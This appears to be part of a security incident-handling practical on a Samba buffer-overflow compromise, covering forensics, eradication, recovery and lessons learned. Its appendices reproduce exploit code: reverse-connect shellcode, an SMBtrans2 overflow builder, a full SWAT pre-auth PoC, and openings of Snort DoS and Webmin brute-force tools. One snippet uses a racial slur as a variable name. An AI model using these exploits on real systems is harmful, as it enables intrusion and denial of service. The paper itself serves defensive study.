


Figure 6: Data archive on remote system

While tar and dump work fine for individual file copy, they are not ideal for copying an entire file system because deleted files will not be copied over.The best approach is to use `dd` command to copy an entire disk image bit-by-bit.

```
#dd if=/dev/hda of=/dev/hdb ibs=512 obs=512
```

Another possibility is to copy entire disk image across the "trusted" network as follows, using Netcat as described in Dan Farmer & Wietse Venema's "Forensic Discovery" (see ref [49]),

For instance, on the IH machine, listening on port 1234 as follows,

```
Suse91$ nc -l -p 1234 >  victim.hda1
```

On victim machine, sending data to handler machine as follows

```
victim# dd if=/dev/hda1 s=100k | nc -w 1 <handler_machine> 1234
```

The IH team created two copies of identical disk images following SANS Guidelines. The original was stored in safe place for court evidence, one backup copy was put back to production, the second copy was used for forensic analysis (ref [1]).

5.4 Eradication Phase

Eradication is the heart of IH and it is the most difficult part of Incident Handling process, according to SANS Incident Handling Guidelines.(ref [1]). Like network troubleshooting, if one can identify the source of the issue, then one can address the root cause. However, a security breach does not necessary shows the obvious symptoms. Depending on the experience and insights of the individual IH, it might take weeks, or months before the Handler discover the root cause of the problem.

After hours of searching, one of the IH specialist Derek recognized the Samba buffer overflow exploit patterns in Snort's log files. This became evident that the intruder broke into Samba and obtained root access. Therefore, based on this analysis, the IH team decided to:

1. used a spare workstation with Red Hat Linux 9 as a replacement server for Samba services; meanwhile, the compromised server is quarantined in an isolated LAN segment which is not possible to communicate with outside world.
2. upgraded Samba to the latest version (v3.0.11) to eliminate the buffer overflow problem before Samba was put back in service
3. reviewed and removed all ex-employees userIDs from the NIS database to ensure no dormant accounts were available.
4. checked for root access and compared original `/etc/password`.
   An Awk script such as this was used to detect root access: (ref [6])

```
$awk –F: '$3 == 0 { print $1, "is a root user!" }' /etc/passwd
```

   This enabled the IH team detect two root users were planted on the original server.: `smbd` and `nmbd` – the names of Samba daemons!
5. Used `John the Ripper` to check for insecure password on the entire network neighbourhood. When the IH team ran the password cracking tool, they discovered a number of potentially danger passwords used in user accounts.
6. ran vulnerability scanners such as `ISS` and `nessus` to ensure no known vulnerability exists on the Samba server.
7. turned on Linux firewall such as `iptable` and ran `tcp_wrappers` to restrict access. For example the Jjoint Venture IP address should not be allowed access to Samba server. (See ref [8])

```
#iptables –A INPUT –i external_interface –s <my_ip_address> –j REJECT
#iptables –A INPUT –i eth1 –s 10.10.20.0/16 –j REJECT
```

8. Removed unnecessary services like the `webmin` and `SWAT` from the server.
9. turned on network traces and sensors on all entry points, with `snort`,

tcpdump, and `Ethereal`, to log network activities.

5.5 Recovery Phase

As quoted from "CERT Guide to System and Network Security Practices", there are many important steps involved in the Recovery Phase (ref [9]):

- "Determine the requirements and time frame"
- "Restore User data"
- "Reestablish the availability of services and systems"
- "Watch the signs of the Intruder's Return" (ref [9])

The IH team swapped the compromised server with the backup server so that this allowed them to meet the business continuity requirement and yet allowed them to continue work on the issue at hand, without jeopardizes the downtime contractual requirements. The IH team restored.the server data which is in ASCII format. While the IH team made their best effort to eradicate the intruder, the IH team may still missed the obvious and allowed the attacker to come back via the backdoor. Therefore, the IH team installed IDS sensors such as snort and network traces on all entry points to watch for any sign of intrusion.

5.6 Lessons Learned Phase

This security break-in is far too common. It could have been avoided if the following were done:

1. IDS such as Snort should have been deployed on all entry points, or LAN segments to detect malicious activities. This is to detect those undetected packets that were able to bypass the main firewall.
2. Enforce perimeter security on Joint Venture Access Point. Part of the problem was the lack of security measures in the current Joint Venture Entry access point.
3. Host based firewall such as `iptable` and `tcp_wrappers` should be deployed to re-enforce authentication policy. Once the hacker successfully penetrated into the internal network, there was no other mechanism to detect the break-in nor any means to protect other critical resources.
4. Frequent password checking should have been conducted to eliminate weak passwords used. Part of the problem was the dictionary-like word used (the Greek Goddesses) in one of the account.
5. Enforce OS hardening practices such as removing unused applications and services. SWAT and webmin should be removed because they are not in use.
6. Dormant accounts should be closed off. This was one of the key reason why the hacker had the opportunity to enter in the first place.
7. Review all privileged admin userids and their status. Ensure account holders have active employment status with admin roles. It is far too

often that many employees still have elevated privileges from previous jobs even though they are no longer in that admin roles for years.

8. Upgrade application services and apply latest patches to all systems. Consider using replication utilities such as `cfengine` or `rsync` to rapidly replicate all services from a centralized software depot.
9. Consider deploying Kerberos for user authentication in Samba.
10. Secure and restrict SSID broadcasts for Wireless Access.

6 Exploit References

Information regarding Samba Buffer Overflow and Remote Compromise vulnerability can be found in the following URL:

CVE Candidate CAN-2003-0201
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201

US-CERT Vulnerability Note VU#267873
http://www.kb.cert.org/vuls/id/267873

Bugtraq ID #7294
http://www.securityfocus.com/bid/7294

Open Source Vulnerability Database ID 4469
http://www.osvdb.org/displayvuln.php?osvdb_id=4469&Lookup=Lookup

CIAC Security Bulletin: Samba 'call_trans2open' buffer overflow vulnerability
http://www.ciac.org/ciac/bulletins/n-073.shtml

ISS X-Force Advisory #11726
http://xforce.iss.net/xforce/xfdb/11726

Exploit source code:
Trans2root.pl
http://www.digitaldefense.net/labs/tools/trans2root.pl (no longer retrievable)

samba.pl
http://www.k-otik.com/exploits/04.07.samba.pl.php

Sambal.c
http://packetstormsecurity.nl/0304-exploits/sambal.c

Ox333hate.c
http://www.eviltime.com/download/exploit/0x333hate.c

0x82-Remote.54AAb4.xpl.c
http://x82.inetcop.org/h0me/c0de/0x82-Remote.54AAb4.xpl.c

7 References

The following materials were consulted in the preparation of this document:

1. SANS Institute. Track 4 - Hacker Technique, Exploits & Incident Handling Volume. 4.1, Bethesda, SANS Press, August 14, 2004..

2. SANS Institute.Track 4 - Hacker Technique, Exploits & Incident Handling Volume. 4.2, Bethesda , SANS Press, August 14, 2004..

3. SANS Institute. Track 4 - Hacker Technique, Exploits & Incident Handling Volume. 4.3, Bethesda, SANS Press, August 14, 2004..

4. SANS Institute. Track 4 - Hacker Technique, Exploits & Incident Handling Volume. 4.4, Bethesda, SANS Press, August 14, 2004..

5. SANS Institute. Track 4 - Hacker Technique, Exploits & Incident Handling Volume. 4.5, Bethesda, SANS Press, August 14, 2004..

6. Barrett, Silverman, Gyrnes Linux Security Cookbook, Sebastopol, O'Reilly & Associates, 2003..

7. Bauer M., Building Secure Servers with Linux, Sebastopol, O'Reilly & Associates, 2002.

8. Mann S., Mitchell E., Linux System Security, Upper Saddle River, Prentice-Hall, 2000.

9. Allen J, CERT Guide to System and Network Security Practices, Upper Saddle River, Addison-Wesley, 2001.

10. Preston C., UNIX Backup & Recovery, Sebastopol, O'Reilly & Associates, 1999.

11. Peek, O'Reilly and Loukides, UNIX Power Tools, Sebastopol, O'Reilly & Associates, 1994.

12. Komarinski M., Collett C., Linux System Administration Handbook, Upper Saddle River, Prentice-Hall, 1998.

13. Stephen Northcutt Stephen, Mark Cooper,et al, Intrusion Signatures and Analysis, Indianapolis, New Riders Publishing, 2001.

14. Northcutt Stephen, Novak Judy, Network Intrusion Detection, 3rd Edition, Indianapolis, New Riders Publishing, 2002.

15. Skoudis Ed, Counter Hack, Upper Saddle River, Prentice-Hall, 2002.

16. Cole Eric, Hackers Beware, Indianapolis, New Riders Publishing, 2002.

17. Peikari C. & Chuvakin A., Security Warrior, Sebastopol, O'Reilly & Associates, 2004.

18. Erickson J, Hacking – the Art of Exploitation, San Francisco, No Starch Press, 2003.

19. Koziol, Litchfield, et al., The Shellcoder's Handbook, Indianapolis, Wiley, 2004..

20. Cox K, & Gerg C., Managing Security with Snort and IDS Tools, Sebastopol, O'Reilly & Associates, 2004.

21. Rehman R., Intrusion Detection with Snort, Upper Saddle River, Prentice-Hall, 2003.

22. Terpstra John, Samba-3 by Example, Upper Saddle River, Prentice-Hall, 2004.

23. Ts J, Eckstein & Collier-Brown, Using Samba, Sebastopol, O'Reilly & Associates, 2003

24. Stallings, SNMP, SNMPv2 and RMON, Reading, Addison-Wesley, 1996.

25. Wall, Christiansen & Orwant, Programming Perl, 3rd Edition, Sebastopol, O'Reilly & Associates, 2000..

26. Kretchmar J., Open Source Network Administration, Upper Saddle River, Prentice-Hall, 2004.

27. Wyk & Forno, Incident Response Planning and Management, Sebastopol, O'Reilly & Associates, 2001.

28. Microsoft Corporation, MSDN Library, CIFS Protocol Operation, 2005. <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cifs/protocol/cifs_protocol_operation.asp>

29. Ts J, Eckstein & Collier-Brown, Using Samba, Sebastopol, O'Reilly & Associates, 2003
available as online book <http://www.oreilly.com/catalog/Samba/chapter/book/>

30. CIFS Internet Draft
http://www.ietf.org/internet-drafts/draft-crhertel-smb-url-08.txt

31. Samba Server Message Block
http://Samba.org/cifs/docs/what-is-smb.html

32. Microsoft Corporation, "CIFS Packet Exchange Scenario"
http://whidbey.msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/cif_packet_exchange_scenario.asp

33. Microsoft TRANSACT and TRANSACT2 commands
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cifs/protocol/cifs_transact_and_transact2_commands.asp

34. Deckand Jason Deckand's GSEC Practical, "Defeating Overflow Attacks",
http://www.giac.org/certified_professionals/practicals/gsec/3790.php

35. Mark Donaldson's GSEC Practical, "Inside the Buffer Overflow Attack: Mechanism, Method, and Prevention",
http://www.giac.org/certified_professionals/practicals/gsec/1814.php

36. Andrew Stephen's GCIH Practical, "Exploiting the Microsoft SSL PCT Vulnerability using MetaSploit Framework",
http://www.giac.org/certified_professionals/practicals/gcih/0605.php

37. Stephen Mathezer's GCIH Practical, "A Two Stage Attack Using One-Way Shellcode",
http://www.giac.org/certified_professionals/practicals/gcih/0605.php

38. Aleph One, "Smashing The Stack For Fun And Profit", 1996
http://www.phrack.org/phrack/49/P49-14

39. The Metasploit Project: http://www.metasploit.com/

40. Metasploit's various shellcode, debugger and assembler resources
http://www.metasploit.com/links.html

41. Fping Home Page: http://www.fping.com/

42. Nmap Home Page: http://www.insecure.org

43. Fyodor, "Remote OS detection via TCP/IP Stack FingerPrinting", June 2002:
http://www.insecure.org/nmap/nmap-fingerprinting-article.html

44. NASM Assembler home page:
http://nasm.sourceforge.net/wakka.php?wakka=HomePage

45. Skape's Understanding Shellcode:
http://www.nologin.org/Downloads/Papers/win32-shellcode.pdf

46. Nessus.org: http://www.nessus.org

47. Remote Access VNC Homepage: http://www.realvnc.com

48. National Institute of Standards and Technology, "Computer Security Incident Handling Guide", Special Publication SP 800-61, January 2004.
http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf

49. Farmer & Venema, "Forensic Discovery", Reading, Addison-Wesley, 2005.

50. McClure, et.al, "Hacking Exposed" 4th Edition, Berkeley, McGraw-Hill/Osborne, 2003.

51. Shema & Johnson, Anti-Hacker Toolkit, Berkeley, McGraw-Hill/Osborne, 2002.

8 Appendix A: Exploit Code Analysis

8.1.1 Comparison of MetaSploit trasn2open.pm and trans2open.pl POC

To help us further understand these exploits in details, let's look at the two exploits/POC written in Perl: MetaSploit's Samba_trans2open.pm and trans2open.pl t

Both script (MetaSploit's `Samba_trans2open.pm` and `trans2open.pl`) use the Same shellcode for overflow	Both scripts use different values for begin and end of the base addresses
MetaSploit is modular, allowing easy. plug and play; whereas trans2open.pl does not	Both script use a different value for socket binding
Payloads and shellcode are reusable	Both script has its own reverse root shell
Both support for Linux and FreeBSD platforms	Additionally, `trans2open.pl` supports Solaris x86 platform

8.1.1.1 Related Exploit Variant Code Analysis

But in the `trans2open.pl` POC, the revers-connect looks like this,

```
# reverse-connect, mangled lamagra code + fixes

"\x1a\x76\xa2\x41\x21\xf5\x1a\x43\xa2\x5a\x1a\x58\xd0\x1a\xce\x6b".

"\xd0\x1a\xce\x67\xd8\x1a\xde\x6f\x1e\xde\x67\x5e\x13\xa2\x5a\x1a".

"\xd6\x67\xd0\xf5\x1a\xce\x7f\xf5\x54\xd6\x7d".

$p1.$p2 ."\x54\xd6\x63". $a1.$a2.$a3.$a4.

"\x1e\xd6\x7f\x1a\xd6\x6b\x55\xd6\x6f\x83\x1a\x43\xd0\x1e\xde\x67".

"\x5e\x13\xa2\x5a\x03\x18\xce\x67\xa2\x53\xbe\x52\x6c\x6c\x6c\x5e".

"\x13\xd2\xa2\x41\x12\x79\x6e\x6c\x6c\x6c\xaa\x42\xe6\x79\x78\x8b".

"\xcd\x1a\xe6\x9b\xa2\x53\x1b\xd5\x94\x1a\xd6\x9f\x23\x98\x1a\x60".

"\x1e\xde\x9b\x1e\xc6\x9f\x5e\x13\x7b\x70\x6c\x6c\x6c\xbc\xf1\xfa".

"\xfd\xbc\xe0\xfb".
```

It looks as if the `trans2open.pl` code needs a couple of input parameters, `$p1.$p2,` and

then combines them with the shellcode. And then this piece of code attempts to make a connection with the given IP address `$a1.$a2.$a3.$a4`

If we look at the `Sambal.c` code, we note that it is the `SMBtrans2` command is called which allows the exploit to happen. The offending code sets up the offset of the base address to **dummy=`ret – 0x90`**, and then uses the C utility `memcpy` in an attempt to cause a stack buffer overflow.

```
char buffer[4000];

        char exploit_data[] =

                "\x00\xd0\x07\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

"\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

                "\x00\x00\x00\x90";



  int i = 0;

  unsigned long dummy = ret - 0x90;



        NETBIOS_HEADER  *netbiosheader;

        SMB_HEADER      *smbheader;



  memset(buffer, 0x00, sizeof(buffer));



        netbiosheader   = (NETBIOS_HEADER *)buffer;

        smbheader       = (SMB_HEADER *)(buffer + sizeof(NETBIOS_HEADER));



        netbiosheader->type             = 0x00;         /* session message */

        netbiosheader->flags            = 0x04;

        netbiosheader->length           = htons(2096);



        smbheader->protocol[0]          = 0xFF;

        smbheader->protocol[1]          = 'S';

        smbheader->protocol[2]          = 'M';
```

```
        smbheader->protocol[3]          = 'B';
        smbheader->command              = 0x32;         /* SMBtrans2 */
  smbheader->tid    = 0x01;
        smbheader->uid                  = 100;


  memset(buffer + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + sizeof(exploit_data),
0x90, 3000);


  buffer[1096] = 0xEB;
  buffer[1097] = 0x70;


  for (i = 0; i < 4 * 24; i += 8) {
   memcpy(buffer + 1099 + i, &dummy, 4);
   memcpy(buffer + 1103 + i, &ret,   4);
 }


        memcpy(buffer + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER),
    exploit_data, sizeof(exploit_data) - 1);
  memcpy(buffer + 1800, shellcode, strlen(shellcode));


  if(write_timer(sock, 3) == 1) {
   if (send(sock, buffer, sizeof(buffer) - 1, 0) < 0) return -1;
   return 0;
 }


  return -1;
}
```

Again, this piece of code attempt to set up the SMB header, and then make a connection using the Same TRANSACT2 protocol data exchange to cause an overflow.

Both `memcpy` and `strcpy C` functions suffer from the Same problem, that is, they both assume correct user input. But malicious code is to exploit and abuse this and force a buffer overflow.

9 Appendix B: - Samba Exploits

9.1 MetaSploit: Samba_trans2open.pm Perl Module

Full listing of Samba_trans2open.pm Perl module found in MetaSploit Framework v2.2.

```
##

# This file is part of the Metasploit Framework and may be redistributed

# according to the licenses defined in the Authors field below. In the

# case of an unknown or missing license, this file defaults to the Same

# license as the core Framework (dual GPLv2 and Artistic). The latest

# version of the Framework can always be obtained from metasploit.com.

##


package Msf::Exploit::Samba_trans2open;

use base 'Msf::Exploit';

use strict;

use Pex::Text;

use Pex::SMB;


my $advanced = { };


my $info =

{

    'Name'  => 'Samba trans2open Overflow',

    'Version'  => '$Revision: 1.29 $',

    'Authors' => [ 'H D Moore <hdm [at] metasploit.com>', ],

    'Arch'  => [ 'x86' ],

    'OS'    => [ 'linux', 'bsd' ],

    'Priv'  => 1,

    'UserOpts'  => {

                    'RHOST' => [1, 'ADDR', 'The target address'],

                    'RPORT' => [1, 'PORT', 'The Samba port', 139],

                    'SRET', => [0, 'DATA', 'Use specified return address'],

                    'DEBUG' => [0, 'BOOL', 'Enable debugging mode'],
```

9.2 Samba 2.2.8 Remote Root Exploit with Bruteforce Method

```
/*
 * Mass Samba Exploit by Schizoprenic
 * Xnuxer-Research (c) 2003
 * This code just for eduction purpose
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>

void usage(char *s)
{
  printf("Usage: %s  \n",s);
  exit(-1);
}

int main(int argc, char **argv)
{
  printf("Mass Samba Exploit by Schizoprenic\n");
  if(argc != 3) usage(argv[0]);
  scan(argv[1], argv[2]);
  return 0;
}

int scan(char *fl, char *bind_ip)
{
  FILE *nigger,*fstat;
  char buf[512];
  char cmd[100];
  int i;
  struct stat st;

  if((nigger=fopen(fl,"r")) == NULL) {
    fprintf(stderr,"File %s not found!\n", fl);
```

9.3 SWAT PreAuthorization PoC

07/24/2004

```
The following is a brief proof of concept exploit code for the vulnerability
mentioned in "Evgeny Demidov" <demidov_at_gleg.net>'s advisory: Samba 3.x swat
preauthentication buffer overflow

Running the perl script against a vulnerable SWAT server will cause:
Program received signal SIGSEGV, Segmentation fault.

[Switching to process 30853]
0x410957af in memcpy () from /lib/tls/libc.so.6
(gdb) bt
#0 0x410957af in memcpy () from /lib/tls/libc.so.6
#1 0xbffff340 in ?? ()
#2 0x00000001 in ?? ()
#3 0x080e34e7 in ?? ()
#4 0xbffff5e5 in ?? ()
#5 0x082919a0 in ?? ()
#6 0xffffffff in ?? ()
#7 0x080e08f0 in ?? ()
#8 0x082919a0 in ?? ()
#9 0xffffffff in ?? ()
#10 0x080e7090 in ?? ()
#11 0x0c0b8fae in ?? ()
#12 0xbffff5e5 in ?? ()
#13 0x00000000 in ?? ()
#14 0xbffff5a8 in ?? ()
#15 0x0806c97d in ?? ()
#16 0xbffff5e5 in ?? ()
#17 0x0815fd76 in ?? ()
#18 0x00000006 in ?? ()
#19 0x41150ebc in ?? () from /lib/tls/libc.so.6
#20 0x081c8480 in ?? ()
#21 0x4108ae2f in _IO_list_resetlock () from /lib/tls/libc.so.6
#22 0xbffff3b4 in ?? ()
#23 0x081c8480 in ?? ()
#24 0x081c887f in ?? ()
#25 0x00000000 in ?? ()
#26 0x00000000 in ?? ()
#27 0xbffff3b4 in ?? ()
#28 0xbffff4cc in ?? ()
#29 0x00000400 in ?? ()
#30 0x4108dda4 in mallopt () from /lib/tls/libc.so.6
#31 0xbffff3b4 in ?? ()
#32 0x08162fd9 in ?? ()
#33 0x41151888 in __after_morecore_hook () from /lib/tls/libc.so.6
#34 0x4108e3c8 in mallopt () from /lib/tls/libc.so.6
#35 0x00000000 in ?? ()


Exploit:
#!/usr/bin/perl
# Samba 3.0.4 and prior's SWAT Authorization Buffer Overflow
# Created by Noam Rathaus of Beyond Security Ltd.
#

use IO::Socket;
```

```
use strict;

my $host = $ARGV[0];

my $remote = IO::Socket::INET->new ( Proto => "tcp", PeerAddr => $host,
PeerPort => "901" );

unless ($remote) { die "cannot connect to http daemon on $host" }

print "connected\n";

$remote->autoflush(1);

my $http = "GET / HTTP/1.1\r
Host: $host:901\r
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7) Gecko/20040712
Firefox/0.9.1\r
Accept: text/xml\r
Accept-Language: en-us,en;q=0.5\r
Accept-Encoding: gzip,deflate\r
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r
Keep-Alive: 300\r
Connection: keep-alive\r
Authorization: Basic =\r
\r
";

print "HTTP: [$http]\n";
print $remote $http;
sleep(1);
print "Sent\n";

while (&lt;$remote>)
{
 print $_;
}
print "\n";

close $remote;


--
Thanks
Noam Rathaus
CTO
Beyond Security Ltd.
Join the SecuriTeam community on Orkut:
http://www.orkut.com/Community.aspx?cmm=44441

http://seclists.org/lists/bugtraq/2004/Jul/0270.html
```

9.4 Snort 2.2 Denial of Service Attack

Snort Denial of Service Attack

Snort <= 2.2.10 Remote Denial of Service Exploit
Date : 22/12/2004

Solution : Upgrade to Snort 2.3.0-RC1 or later

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <netinet/ip.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <getopt.h>

#define BINARYBETA

void printUsage()
{
printf("./angelDust -D <destination_ip> -S <source_ip>\n");
printf("Please as with all inhalants use wisely in the comfort of your own home\n");
}


int main(int argc, char **argv)
{
int s;
int next_opt;
const char* const short_opts="hD:S:";
//either one there both not valid protocol
//char opts[] = "\x02\04\xff\xff";
char opts[] = "\x06\00\xff\xff";
char datagram[64];
struct sockaddr_in addr;
```

9.5 Webmin BruteForce Password Attack

Webmin Remote BruteForce and Command Execution Exploit
Date : 22/12/2004

```
#!/usr/bin/perl

##

# Webmin BruteForce + Command execution - By Di42lo <DiAblo_2@012.net.il>

#

# usage

# ./bruteforce.webmin.pl <host> <command>

#

#./bruteforce.webmin.pl 192.168.0.5 "uptime"

# [+] BruteForcing...

# [+] trying to enter with: admim

# [+] trying to enter with: admin

# [+] Found SID : f3231ff32849fa0c8c98487ba8c09dbb

# [+] Password : admin

# [+] Connecting to host once again

# [+] Connected.. Sending Buffer

# [+] Buffer sent...running command uptime

# root logged into Webmin 1.170 on linux (SuSE Linux 9.1)

# 10:55pm up 23 days 9:03, 1 user, load average: 0.20, 0.05, 0.01



use IO::Socket;

if (@ARGV<2){ print "Webmin BruteForcer\nusage:\n$0 <host> <command>\n"; exit; }

my $host=$ARGV[0];

my $cmd=$ARGV[1];

#start pass:

my $pass="a";

my $chk=0;

my $sock = IO::Socket::INET->new(Proto => "tcp", PeerAddr => "$host", PeerPort =>
"10000")

|| die "[-] Webmin on this host does not exist\r\n";

$sock->close;

print "[+] BruteForcing...\n";

my $sid;

while ($chk!=1) {

$pass++;
```

9.6 Samba <=3.0.4 SWAT Authorization Buffer Overflow Exploit

Date : 22/07/2004

```
#!/usr/bin/perl

# Samba 3.0.4 and prior's SWAT Authorization Buffer Overflow

# Created by Noam Rathaus of Beyond Security Ltd.

#


use IO::Socket;

use strict;


my $host = $ARGV[0];


my $remote = IO::Socket::INET->new ( Proto => "tcp", PeerAddr => $host,

PeerPort => "901" );


unless ($remote) { die "cannot connect to http daemon on $host" }


print "connected\n";


$remote->autoflush(1);


my $http = "GET / HTTP/1.1\r

Host: $host:901\r

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7) Gecko/20040712

Firefox/0.9.1\r

Accept: text/xml\r

Accept-Language: en-us,en;q=0.5\r

Accept-Encoding: gzip,deflate\r

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r

Keep-Alive: 300\r

Connection: keep-alive\r

Authorization: Basic =\r

\r

";
```



```
print "HTTP: [$http]\n";
```